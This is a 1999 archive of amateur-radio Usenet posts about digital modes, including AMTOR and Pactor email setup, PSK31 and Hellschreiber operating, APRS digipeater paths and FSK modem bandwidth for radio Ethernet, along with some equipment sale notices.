> Pactor has a faster "chirp" rate than amtor. If your PK232 will do
> pactor I'd try that first. I think there are upgrade ROM chips still
> available to add pactor to the PK232 if you have an older one. You'll
> find signals between .065 and .080 (i.e. 14.065 to 14.080) on most
> bands.

Though I'd also say that if Amtor is all you can do, just go ahead
and call CQ. I'll answer either one of the signal was good.

>
> Scott Honaker wrote:
> >
> > I'm trying to figure out how to send Email via AMTOR. I have a list of
> > stations and frequencies and a PK-232MBX tied to my HF rig. I have never
> > attempted working any HF digital mode so I have a hard time even recognizing
> > the sound of the various modes. My past experience is limited to VHF
> > packet.
> >
> > Is there a step by step guide that will tell me how to configure the PK-232
> > and what mode and frequency to use on my radio to make an AMTOR connection?
> > I just need a primer as a starting place.
> >
> > Thanks,
> >
> > Scott N7WLO

626. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B765D7.4070@pop.removethistomailme.net>
Source record: 19928
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Allan Herriman wrote:
>
> On Mon, 01 Feb 1999 17:20:40 -0800, John Miles
> <jmiles@pop.removethistomailme.net> wrote:
> >[snip]
> >I'm not obsessed with optimizing bandwidth usage, anyway, as long as it
> >works.
>
> Hi John (again),
>
> In other posts in this thread, I mentioned that the Tx bandwidth can
> be reduced by pre-filtering the baseband signal.
>
> The bandwidth can also be reduced by dropping the baud rate, by
> increasing the number of bits per symbol, without the complexities of
> a QAM modem. With a simple circuit inside a small GAL, you could
> perhaps go to 4 level FSK, which would give 2 bits / symbol, and halve
> the bandwidth. (Actually, this would reduce bandwidth by a factor of
> 4 from the original manchester encoded signal.)
> You could go to higher levels of M-ary FSK, but anything beyond 4 will
> probably require a digital slicer in the receiver. Four levels can
> easily be decoded with a simple analog comparator circuit with
> adaptive thresholds.
>
> You will also need to scramble the data, to get around the threshold
> drift problem on packets with long runs of 0s or 1s. The receiver
> will use a self-synchronising descramber.
>
> Symbol timing recovery will likely use transition detectors on the
> comparator outputs and a PLL. You could do this digitally (if you
> have a reference clock high enough) or you could do it with an analog
> PLL.
>
> Lets compute the baseband bandwidth for 4 levels at 10Mbps.
> Assume rolloff factor in RRC filters gives 40% excess bandwidth.
> Symbol rate = 5MHz.
> Baseband Bandwidth = 3.5MHz
>
> This really is a simple, cheap circuit! Reply if you want more
> details.
> Actually, I'd love to do the full design. Unfortunately my current
> employers would probably not like it if I suddenly stopped designing
> frame relay processors and started designing modems.

>
> >-- jm KE5FX
>
> Regards,
> Allan.

Yes, I'm in the same boat -- my current employer would look dimly on a long-term research project to develop a multi-level FSK modem when I'm supposed to be writing software. :-) That Harris link from your other post looked intriguing, looks like they have a lot of good app notes that might help me out even if I don't cough up the $$$$ for their eval boards.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
---

627. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B766BC.1729@pop.removethistomailme.net>
Source record: 19929
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Allan Herriman wrote:
>
> Thanks Emil,
> This was posted to amateur radio and homebrew newsgroups.
> Do you really think John can just whip up a QAM64 modem with a
> soldering iron and some bits and pieces from around the lab?
> QAM-x for x > 4 will require mountains of digital circuitry in both Tx
> and Rx. To design a "practical" QAM modem from scratch will take a
> small team at least a few months. Trust me, I've been there.
> It will require adaptive equalisers in the receiver to cope with
> multipath across the carpark. Symbol timing recovery is a pain. You
> will need some sort of convolutional FEC (trellis coding) as well as
> Reed-Solomon if you want any sort of useable BER. The designers will
> need to be familiar with high speed ADC and DAC designs, know how to
> design high speed digital logic, need a high speed digital CRO for
> debug, be able to handle high pin count surface mount chips, have an
> FPGA or CPLD development environment, etc.
>
> FSK has the advantages of robustness, simplicity and low cost. It
> also interfaces simply to manchester encoded signals.
> FSK starts to sound quite attractive when you take this into account.
>
> Emil, I notice you work for Siemens in Austria. Do Siemens make QAM
> chipsets? I didn't find any on the web.
>
> Allan.
>
> On Tue, 02 Feb 1999 10:43:44 +0100, Emil Blaschek
> <emil.blaschek@siemens.at> wrote:
>
> >Why Bother with FSK .. Take a look at QAM64
> >
> >Data_rate 10MBit/sec S
> >Seps/sec 1.6 Symbols/sec
> >Bandwirh 3.2 MHz

That would certainly be nice, if somebody had a black box chip to do
it. ECL in -> FM modulation signal out, and vice versa. But as noted
before, I don't get paid for this stuff. I only want a decent game of
Quake, not a doctoral EE research project. :)

-- jm KE5FX

```
------------------------------------------------------
Note: My E-mail address has been altered to avoid spam
------------------------------------------------------
```

628. HELP SSTV ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: kb8mcz@aol.com
Message-ID: <19990202165600.01126.00000522@ng-fz1.aol.com>
Source record: 19930

Is anyone useing the knwd TS-430s with sstv that can tell me how they hooked up
the transmit cord?
Thanks Dave...
KB8MCZ
DAVID T GARDYNIK
SHIOCTON,WI
AMA# 223597

629. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Hank Oredson <hank_oredson@mentorg.com>
Message-ID: <797vgo$2ri@hpbab.wv.mentorg.com>
Source record: 19931

Charles Brabham <n5pvl@texoma.net> wrote in message
news:78vrfb$8ct@enews2.newsguy.com...

<deletia>

>In a really good year, the two groups fight entertainingly while canceling
>out each other's efforts so that over-all, nothing is done whatsoever.

1998 was a REALLY GOOD YEAR.
1999 is shaping up to be a good one too!

630. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36B7B762.8560D403@erols.com>
Source record: 19932

John, does the PK232 DSP upgrade replace all the analog filtering and decoding with DSP or is it just a DSP front end filter?

631. Re: Packet software For Mac Classic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: silver <silver47@Ag.net>
Message-ID: <03021999200512868l%silver47@Ag.net>
Source record: 19846

In article <28011999210831030 4%silver47@Ag.net>, silver
<silver47@Ag.net> wrote:

> I need TNC software for may old Mac Classic. Any ideas?
>
> 73 ron <WA4LOX@mindspring.com>

Thanks to all. I will look into all the suggestions..

73 ron wa4lox

http://www.mindspring.com/~wa4lox/index.html

632. digital signal ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <79b00d$5q3$1@news.inc.net>
Source record: 19847

I am picking up a digital signal on 150.000mhz and 150.030mhz they do not sound like weather sats anybody have any ideas on what i am hearing and if there is a program to decode it?
eagle@ez-net.com

633. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7987vtnia1@news.minn.net>
Source record: 19933

In article <36B6F9BD.676579A@erols.com>, Bob Lewis <aa4pb@erols.com> wrote:
>Scott, most of the "chirping" signals you hear on the bands these days
>are pactor rather than amtor. Amtor activity is diminishing.
>
>Pactor has a faster "chirp" rate than amtor. If your PK232 will do
>pactor I'd try that first. I think there are upgrade ROM chips still
>available to add pactor to the PK232 if you have an older one.

If you have a PK-232 without a mailbox/Pactor, Or a PK-232MBX without Pactor
the upgrade options are as follow:

PK-232 to PK-232MBX is $100
PK-232 to PK-232/DSP is $150, that provides MBX, PacTOR, Gateway and a DSP
frontend.

Pk-232-MBX to DSP etc is $125.

I would suggest the PK-232/DSP upgrade, DSP ourperforms any analog TNC hands
down.
see http://www.timewave.com for technical descriptions

73

John Douglas
N0ISL
Timewave Technology

634. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <798as3rnh1@news.asu.edu>
Source record: 19934

You won't get much Email on Amtor. Pactor is the Email venue.
Go to http://www.win.net.org There, you will find almost all
the information you need on Email through Pactor.

73,

Jack VE3EED/W7
in Chandler,AZ
--

635. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <798bof$m5@bgtnsc01.worldnet.att.net>
Source record: 19935

We tend to worry about very small unimportant things alot ;)

Hank Oredson <hank_oredson@mentorg.com> wrote in message
news:797vgo$2ri@hpbab.wv.mentorg.com...
>
>Charles Brabham <n5pvl@texoma.net> wrote in message
>news:78vrfb$8ct@enews2.newsguy.com...
>
><deletia>
>
>>In a really good year, the two groups fight entertainingly while canceling
>>out each other's efforts so that over-all, nothing is done whatsoever.
>
>1998 was a REALLY GOOD YEAR.
>1999 is shaping up to be a good one too!
>
>
>
>
>
>

636. hf rig for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: Edwardc@thezone.net
Message-ID: <36b7f0c7.22106211@news.thezone.net>
Source record: 19936

ihave for sale the following items.

monitor digital 14 inch exelent condition. price 150.00
hf rig radio icom 725 price 800.00 ono
case power suply and 486 board and 3 1/2 drive make an offer
2 x cdrom drive make an offer
email offers to

Edwardc@thezone.net
or
ecrane@nf.sympatico.ca

637. F/A @ ebay: automatic antenna tuner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: japalese@aol.comQNOSPAMQ
Message-ID: <19990202225023.03972.00001528@ngol03.aol.com>
Source record: 19937

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=63180180

To Reply: Remove QNOSPAMQ from my e-mail address.

638. Re: G3 FAX signal

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: experte@my-dejanews.com
Message-ID: <7995nuhh1@nnrp1.dejanews.com>
Source record: 19938

"bv2dq" <bv2dq@m2.is.net.tw> wrote:
> Dear OM..
> This is Randson Huang/BV2DQ in Taipei and say Hello to you!!
> May I asking a question? If I have a fax machine(phone line) at home,
> >and using cassette recoder to recording line signal, like monitoring
> >signal(transmitting or receiving) on the phone line. The speed ratio always
> >9600 is okay, and signal speed to auto edge was not needed(if could, it's
> >better). I'm mean just forget 14400 or other ratio, almost of fax on
> >9600bps!
> > So, the signal was record on tape, then play on cassette recorder and
> >earphone output connect to MIC input of sound card. Can I use JVFAX,
> >JVcomm32 or other weather fax software to decode signal on PC?
>
> If Not, how should I do?

Radio Fax and telephone fax (G3 standard) are completely different systems
and therefore you can NOT use JVCOMM32 or other fax software to decode
the fax recordings.

The only way could be to write a software on your own, because the
G3 stadard is a well documented standard.

You could make a lot of money with such a programm since many
people a keen on monitoring fax transmissions (such as you can
receive via radio on the INMARSAT satellites, for example)

There are some very expensive systems available for secret
services and/or security organisations. But most of them
are not affordable for "normal" people....

A simple way could be to use a modified telephone modem
together with a homemade software ??? ;-)

Regards.....

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

639. Site UPDATE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <36B82D75.FA34F3C6@spam.be>
Source record: 19939

The "ON6TS Fact Sheet" which is accessible through "The Aerts Family homepage" has been UPDATED.

http://gallery.uunet.be/albert.aerts/

640. TOP - The Other Packet ...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: "Wolf D. Hoeller" <wolf.hoeller@gmx.net>
Message-ID: <01be4f66$72a7a340$0204011e@ws012ib.ib.oebb.co.at>
Source record: 19940

Whre can I find the TOP packet radio software in the net?

Thanks

Wolf, OE7FTJ

641. ProComm Plus Script for Host Mode TNC 2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: lee mcdaniel <wb4qoj@intrlink.com>
Message-ID: <36B81016.DC5572A@intrlink.com>
Source record: 19941

HELP,

Can some one send me (if they have it) the script file that will allow the TNC 2 to talk with Procomm Plus in host mode. Years ago I remember seeing that somewhere and cannot find it.

Please if you have it send it to me at WB4QOJ@ROAVA.NET

THANK YOU

Lee

642. PSK31, ICOM, and Split freq operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <36b8a56b.611563@nntp.groupz.net>
Source record: 19942

Anybody using split on a 756 or similar ICOM to allow use of the cw filters in the receive mode and still transmit on USB? I have never used the split mode and need help setting up for optimum PSK31. I have dual 500 Hz filters in the CW mode and want to be able to use them if possible.

What is the best way to set this up?

Also - does the transmit freq track with the received freq when you tune the rig? The way I have it now they don't track.

What freqs are used on the 80, 40, and 30 Meter bands?

Jerry W4UK

643. Re: PSK31, ICOM, and Split freq operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: Ron Higgs <erhiggs@flash.net>
Message-ID: <36B8CFC5.33668DBD@flash.net>
Source record: 19943

Jerry,

FWIW, the IC 706/746/756 and some other ICOM rigs can be used in SSB mode with narrow CW/RTTY filters by cheating the setup menu and defining the filter as an SSB narrow filter and then selecting the frequency of the tone(s) and adjusting the IF shift (or PBT) to center those tone or tones (PSK or RTTY) within the filter passband.

Regards, Ron

Richwood, Texas

644. Re: APRS & Digi Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: bheaton@txdirect.net
Message-ID: <36bacd85.501351102@news.txdirect.net>
Source record: 19944

Please, never set your path to "wide, relay"! If the wide hears you
and digipeats you then every mobile/home station with earshot will
also digipeat your packet and make the channel unusable.

"relay, wide" is perfectly acceptable while you are learning the
topography of the network in your area or for a stand-alone tracker.
If you send a packet out from your APRS software you should see your
receive of the digipeat on your screen.

Email me directly if I can be of any assitance...

73, N5VFF

On Mon, 01 Feb 99 21:26:22 GMT, Tom@astro.net wrote:

>
> When in doubt set your path to wide,relay. One of the 2 should pick you up
>and digi you. You said "somewhat Local", maybe those digi's aren't hearing
>you. How much power are you putting out? Are there mountains or buidings
>between you and the digi's? You may have to increase it a bit if it's low
>power (say 5 watts). When I first started play with APRS there was NO digis
>within 50 miles so I had to use 50 watts minimum to get out to the network.
>When we got a local digi I cut that down to 10 watts. I mainly use WA2YSM,wide
>in my path.
>
>73,
>Tom
>
>
>In article <ughPqHZT#GA.328@nih2naab.prod2.compuserve.com>, AJS
><74221.2305@CompuServe.COM> wrote:
>>I am trying to understand the digipeating of APRS. I have tried
>>to do a test by sending a packet via WIDE and also through a
>>particular station to see if my signal is digipeated. I am using
>>a terminal program to attempt to see the digipeated packets.
>>This test does not work with the 2 APRS stations that are
>>somewhat local. The test does work with local BBS's. Is my
>>problem that I am out of range of the APRS stations or is there
>>someting wrong with my digipeat settings. Also, if I find a
>>station to digipeat through, should my path be APRS via that
>>station? If anyone would like to share their knowledge of the
>>principles behind the APRS digipeating it would be appreciated.
>>

>>AJ KT4KM
>

>
> Remove the "P" from the below address (spam blocker)
>
> Tom Randall Amateur Radio - KB2SMS
> Mt. Beacon Amateur Radio Club / ARRL / 10-10
> tprandall@idsi.net Member: AAVSO Solar Division
>
> My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html
>
> Karen Anne Carpenter March 2,1950 - February 4,1983

645. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-03 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <79aojmgtp1@news.minn.net>
Source record: 19945

In article <36B7B762.8560D403@erols.com>, aa4pb@erols.com wrote:
>John, does the PK232 DSP upgrade replace all the analog filtering and decoding
>with DSP or is it just a DSP front end filter?
>
>

The DSP board inserts the DSP filters before the analog filters. The processed signal then passes through the analogue section. There are jumpers for selecting a 100/200 Hertz CW filter as well as a jumper for LO/HI (European or North American) tones.

Engineering showed a bit of cleverness when they designed a 100/200 baud twinpeak brickwall filter for PacTOR that switches automatically when the PacTOR rate changes.

Once you try a DSP filter, you will never go back to analog designs...

73

John Douglas
Timewave Technology

646. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36b8eb09.0@news.iprolink.co.nz>
Source record: 19848

Hi,
You guys are missing out on all the fun! I've been working REAL DX with PSK31 for about six months now. I have no trouble with short path to Europe, although long path is often difficult due to excessive doppler.

I work OH/DK4ZC almost daily, running 20W on a path of around 20,000 km.

If you want some REAL DX, look on 14.070 MHz or thereabouts from 0800 - 1000z most days. There are a dozen VKs and a few ZLs waiting for you!

By the way, if you strike one of those days when you can't work DX PSK31 because of Doppler, try MT-Hell. It works just fine through the most terrible junk, although it is not as sensitive as PSK31.

(See members.xoom.com/ZL1BPU/Contents.html for all the info you ever wanted about MT-Hell.)

73,

Murray ZL1BPU

647. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36b8ebb0.0@news.iprolink.co.nz>
Source record: 19849

You folk need to look at 14070 kHz at around 0700 - 1000 z. There are plenty of JA, VK and ZL stations to work at that time.

Murray ZL1BPU

648. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36b8ee5a.0@news.iprolink.co.nz>
Source record: 19850

Hey! another EVM user!

Steve, welcome to the clan. I look forward to working you on:

PSK31
MT63
MT-Hell
Feld-Hell

I am active most nights 0800 - 1000z. I call CQ on MT-Hell and
Feld-Hell on 14.0635 LSB, and PSK31 at around the usual
spot, 14.070 carrier.

MT-Hell is great when PSK31 is unusable due to excessive doppler,
and fun to use any time.

Steve, in case you need help, I keep a master list of EVM users. If you want
a copy,
let me know, or visit the MT63 web site at
http://members.xoom.com/ZL1BPU/MT63/MT63.html

I also run the Hellschreiber Web site "Fuzzy Modes", at
http://members.xoom.com/ZL1BPU/Contents.html

and two email reflectors (for Hell and MT63), which you can
subscribe to by sending an email to Hellschreiber-subscribe@onelist.com
and MT63-subscribe@onelist.com. Edu EA2BAJ runs a PSK31 reflector
at psk31@bipt106.bi.ehu.es.

Let's know if you need help getting the EVM going.

73,
Murray ZL1BPU

649. Re: anyone bought a Hal DXP38?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36b8ef97.0@news.iprolink.co.nz>
Source record: 19851

No, we've been far too busy having fun with PSK31,
working REAL DX at zero cost! Forget Pactor and
all that - PSK31 is designed for real person - person
contacts, is fast, slick, and VERY sensitive.

(Not that I wouldn't mind having a Hal P38 - but a zero
cost sound card program is pretty attractive)

73,

Murray ZL1BPU

650. Re: APRS & Digi Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Tom@astro.net
Message-ID: <79asko$7e9$1@remarQ.com>
Source record: 19852

Whoops, my mistake! I meant relay,wide. Must of had a brain fart there for a minute.

73,
Tom

In article <36bacd85.501351102@news.txdirect.net>, bheaton@txdirect.net wrote:
>Please, never set your path to "wide, relay"! If the wide hears you
>and digipeats you then every mobile/home station with earshot will
>also digipeat your packet and make the channel unusable.
>
>"relay, wide" is perfectly acceptable while you are learning the
>topography of the network in your area or for a stand-alone tracker.
>If you send a packet out from your APRS software you should see your
>receive of the digipeat on your screen.
>
>Email me directly if I can be of any assitance...
>
> 73, N5VFF
>
>
>
>On Mon, 01 Feb 99 21:26:22 GMT, Tom@astro.net wrote:
>
>>
>> When in doubt set your path to wide,relay. One of the 2 should pick you up
>>and digi you. You said "somewhat Local", maybe those digi's aren't hearing
>>you. How much power are you putting out? Are there mountains or buidings
>>between you and the digi's? You may have to increase it a bit if it's low
>>power (say 5 watts). When I first started play with APRS there was NO digis
>>within 50 miles so I had to use 50 watts minimum to get out to the network.
>>When we got a local digi I cut that down to 10 watts. I mainly use WA2YSM,wide
>
>>in my path.
>>
>>73,
>>Tom
>>
>>
>>In article <ughPqHZT#GA.328@nih2naab.prod2.compuserve.com>, AJS
>><74221.2305@CompuServe.COM> wrote:
>>>I am trying to understand the digipeating of APRS. I have tried
>>>to do a test by sending a packet via WIDE and also through a
>>>particular station to see if my signal is digipeated. I am using
>>>a terminal program to attempt to see the digipeated packets.

>>>This test does not work with the 2 APRS stations that are
>>>somewhat local. The test does work with local BBS's. Is my
>>>problem that I am out of range of the APRS stations or is there
>>>someting wrong with my digipeat settings. Also, if I find a
>>>station to digipeat through, should my path be APRS via that
>>>station? If anyone would like to share their knowledge of the
>>>principles behind the APRS digipeating it would be appreciated.
>>>
>
>>>AJ KT4KM
>>
>>
>> Remove the "P" from the below address (spam blocker)
>>
>> Tom Randall Amateur Radio - KB2SMS
>> Mt. Beacon Amateur Radio Club / ARRL / 10-10
>> tprandall@idsi.net Member: AAVSO Solar Division
>>
>> My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html
>>
>> Karen Anne Carpenter March 2,1950 - February 4,1983
>

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

Karen Anne Carpenter March 2,1950 - February 4,1983

651. Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36b8fed5.0@news.iprolink.co.nz>
Source record: 19853
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

Hi,
I am putting together a "Call Book" of folk who use a Motorola
DSP56002 EVM for amateur radio purposes. The list currently
has almost 40 callsigns. I have names and email addresses for
all but a couple of them, but won't pass any of them out without
individual approval.

You can check the current Call Book at:
http://members.xoom.com/ZL1BPU/MT63/Users.txt

If you'd like to be put on the list, or want to be sure that you ARE on
the list, or I have your details wrong, send me an email.

I would PARTICULARLY like to hear from anyone developing software
for the EVM for amateur radio.

You will hear many of the EVM users on the air, running:

PSK31 (excellent person - person RTTY replacement - very sensitive)
MT63 (awesome fast indestructable multi-tone wideband HF mode)
Feld-Hell (traditional ASK Hellschreiber, excellent on higher bands)
MT-Hell (frequency domain Hell with great rejection of QRM and QRN)

73,
Murray ZL1BPU
as149@detroit.freenet.org
http://members.xoom.com/ZL1BPU/Contents.html

652. motorola mdc 1200 HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Dejan Konstantinovic <dak-el@eunet.yu>
Message-ID: <79b3enbil1@SOLAIR2.EUnet.yu>
Source record: 19854

Anyone know where I can get the necessary software or description to decode
a Motorola mdc
1200 selective call
Many thanks

Dejan dak-el@eunet.yu

653. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <79c4atcuf1@nnrp1.dejanews.com>
Source record: 19855
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

In article <36b64a16.5203825@newshost>,
allan.herriman.hates.spam@fujitsu.com.au (Allan Herriman) wrote:
> On Mon, 01 Feb 1999 16:06:06 GMT, Dana@Source.Net (Dana H. Myers K6JQ)
> wrote:
> >[snip]
> >Unless you're using one with an integrated transceiver, Ethernet
> >controllers are externally clocked, and can be clocked at rates
> >other than 10Mbps (such as 2Mbps). Some of the controllers will
> >even allow you turn off the Manchester encoder, which is ideal.
> >The Intel 82586, still commonly found on older Ethernet cards
> >(perhaps you can pick a few up at a swap meet or computer store
> >used bin), is a fully-featured serial data engine (though writing
> >drivers for it is not for the faint of heart).
> >
> >In other words, you can probably scrounge an Ethernet card which
> >makes a perfectly fine serial data engine.
>
> Hi Dana,
> Yes, I agree about the underclocking. I didn't think you
> could still get cards like that anymore, but if you can, go for it!
> Modern transceiver chips will have an onboard PLL (or more likely, a
> delay locked loop) which will have a limited pulling range.
>
> I'm not sure why you'd want to disable the Manchester encoder. Sure,
> it'll halve the bandwidth, but it'll make clock recovery at the other
> end quite difficult, as ethernet controllers don't scramble the data,
> which means that if you send a packet of 1500 zero bytes, you won't
> receive any data transitions for 1500 x 8 = 12000 bit periods. This
> is (more or less) impossible to decode.
> You'll also lose DC balance, which can upset AFC, etc.

Sure, if you're not using some other scrambling/encoding
technique, you may wish to continue using the Manchester
encoder.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

654. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Derek Thom <Derek@g3nks.demon.co.uk>
Message-ID: <5oUscoAuNWu2EwVr@g3nks.demon.co.uk>
Source record: 19856
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

In article <36b8fed5.0@news.iprolink.co.nz>, Fred
<as149@detroit.freenet.org> writes
>
>You will hear many of the EVM users on the air, running:
>
>PSK31 (excellent person - person RTTY replacement - very sensitive)
>MT63 (awesome fast indestructable multi-tone wideband HF mode)
>Feld-Hell (traditional ASK Hellschreiber, excellent on higher bands)
>MT-Hell (frequency domain Hell with great rejection of QRM and QRN)
>

Where can I find out more about MT63?

And what is the mode designator for it? :-)))))

73, Derek
--
Derek Thom G3NKS
Cheltenham IO81XU
QRV 160m to 70cm

The above views are my own and are not necessarily those of any organisation
of which I am a member.

655. GMDSS & SEA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: hamilton2570@my-dejanews.com
Message-ID: <79c9q3hdm1@nnrp1.dejanews.com>
Source record: 19857
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.amateur.pol

Dear Colleagues,

We invite you to learn more about the fine products made by SEA.

For general information, please visit:
http://www.hamilton.lv/SEA/seamaine.htm

For Region A1
http://www.hamilton.lv/SEA/areaa1.htm

For Region A2
http://www.hamilton.lv/SEA/seaa2.htm

For Region A3
http://www.hamilton.lv/SEA/seagmdss.htm

The new GMDSS Console:
http://www.hamilton.lv/SEA/console.htm

Thank you for your interest and visiting our site.

Best regards,

Alexander Nikolayev
http://www.hamilton.lv

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

656. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Simon Lewis <slewis@pacsat.demon.co.uk>
Message-ID: <EA3hs5ArNau2EwRZ@pacsat.demon.co.uk>
Source record: 19858
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

```
In article <5oUscoAuNWu2EwVr@g3nks.demon.co.uk>, Derek Thom
<Derek@g3nks.demon.co.uk> writes
>And what is the mode designator for it? :-)))))
>
>73, Derek

Right then..............

:))))))

73 Simon
+-------------------------------------------------------------------+
| Simon Lewis GM4PLM Editor - EMN |
| European Microwave News - Supporting Microwave Radio Across Europe |
| Homepage - www.pacsat.demon.co.uk Email emn@pacsat.demon.co.uk |
+-------------------------------------------------------------------+
```

657. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36c3bf59.80220293@news.atl.bellsouth.net>
Source record: 19859

On Thu, 4 Feb 1999 13:49:38 +1300, "Fred" <as149@detroit.freenet.org> wrote:
>I am active most nights 0800 - 1000z. I call CQ on MT-Hell and
>Feld-Hell on 14.0635 LSB, and PSK31 at around the usual
>spot, 14.070 carrier.

Murray, Steve is in the US so he can't run MT-Hell on that
frequency. It is a F2C emission, and that's only allowed on
the US phone/image subbands. Ref 97.305(c).

He can't run PSK31 at all on HF because US regulations
require the use of specific enumerated codes, and the
varicode used isn't one of them. Ref 97.307(f)(3).

IMHO, the ARRL needs to petition the FCC to modernize
its emissions regulations so these operations could be
conducted legally.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

658. DAT recorder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: technolad@webtv.net
Message-ID: <2781-36B9B99B-3@newsd-232.iap.bryant.webtv.net>
Source record: 19860

I have a dat tape recorder (Denon DTR 80-p) that I use for logging
and code practice.
Although I can only copy up to 10 wpm and most of the code is over
20wpm! on 10-80, would like to find some way to slow the tape so I can
copy what's on,.. for code practice, since the tape is digital it
shouldn't matter what speed it's going, can I download small portions of
tape at a time into a computer, than control the speed of the morse with
the computer?

659. Re: GMDSS & SEA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: "Robinson M. Crusoe, AB5VH" <rc@crusoe.org>
Message-ID: <79cp8f$7jg$1@news-2.news.gte.net>
Source record: 19861
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Not until the SEA 222 comes with a key jack.

-Robinson- (AB5VH)
for radio, maritime, and locks stuff go to:
http://crusoe.org and
http://www.geocities.com/capecanaveral/galaxy/7982
dit diddy dit dit

hamilton2570@my-dejanews.com wrote in message
